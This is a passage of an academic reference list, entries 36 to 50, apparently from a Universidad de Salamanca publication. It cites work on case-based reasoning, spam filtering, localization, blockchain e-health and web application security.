36. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews, 37(1), 138–146. https://doi.org/10.1109/TSMCC.2006.876058
37. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics), 4065 LNAI, 106–120. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-33746435792&partnerID=40&md5=25345ac884f61c182680241828d448c5
38. Prieto, J., Mazuelas, S., Bahillo, A., Fernandez, P., Lorenzo, R. M., & Abril, E. J. (2012). Adaptive data fusion for wireless localization in harsh environments. *IEEE Transactions on Signal Processing*, *60*(4), 1585–1596.
39. Muñoz, M., Rodríguez, M., Rodríguez, M. E., & Rodríguez, S. (2012). Genetic evaluation of the class III dentofacial in rural and urban Spanish population by AI techniques. Advances in Intelligent and Soft Computing (Vol. 151 AISC). https://doi.org/10.1007/978-3-642-28765-7_49

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

40. Rodríguez, S., Tapia, D. I., Sanz, E., Zato, C., De La Prieta, F., & Gil, O. (2010). Cloud computing integrated into service-oriented multi-agent architecture. IFIP Advances in Information and Communication Technology (Vol. 322 AICT). https://doi.org/10.1007/978-3-642-14341-0_29
41. Casado-Vara, R., & Corchado, J. (2019). Distributed e-health wide-world accounting ledger via blockchain. Journal of Intelligent & Fuzzy Systems, 36(3), 2381-2386.
42. Fdez-Riverola, F., & Corchado, J. M. (2003). CBR based system for forecasting red tides. *Knowledge-Based Systems*, *16*(5–6 SPEC.), 321–328. https://doi.org/10.1016/S0950-7051(03)00034-0
43. Glez-Bedia, M., Corchado, J. M., Corchado, E. S., & Fyfe, C. (2002). Analytical model for constructing deliberative agents. *International Journal of Engineering Intelligent Systems for Electrical Engineering and Communications*, *10*(3).
44. Corchado, J. M., & Aiken, J. (2002). Hybrid artificial intelligence methods in oceanographic forecast models. *Ieee Transactions on Systems Man and Cybernetics Part C-Applications and Reviews*, *32*(4), 307–313. https://doi.org/10.1109/tsmcc.2002.806072
45. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. *Advanced Engineering Informatics*, *16*(3), 165–178. https://doi.org/10.1016/S1474-0346(02)00008-3
46. Fyfe, C., & Corchado, J. M. (2001). Automating the construction of CBR systems using kernel methods. *International Journal of Intelligent Systems*, *16*(4), 571–586. https://doi.org/10.1002/int.1024
47. *Anna Závodská, Veronika Šramová, Anne-Maria AHO (2012). Knowledge in Value Creation Process for Increasing Competitive Advantage. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3*
48. *Pérez, M. G. (2018). Desarrollo de Aplicaciones Seguras. MoleQla: revista de Ciencias de la Universidad Pablo de Olavide, (30), 51-53.*
49. *Teo, F. J. M. (2018). SharMap software libre para aplicaciones SIG. Mapping, (188), 28-34.*
50. *ZAMBRANO VÉLEZ, G. R. A. C. E., & ANDRADE RODRÍGUEZ, M. J. (2019). TEMA: DIAGNÓSTICO DE LAS VULNERABILIDADES INFORMÁTICAS EN LAS APLICACIONES WEB DE LA UNIVERSIDAD CENTRAL DEL ECUADOR (Bachelor's thesis, Quito).*

.

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc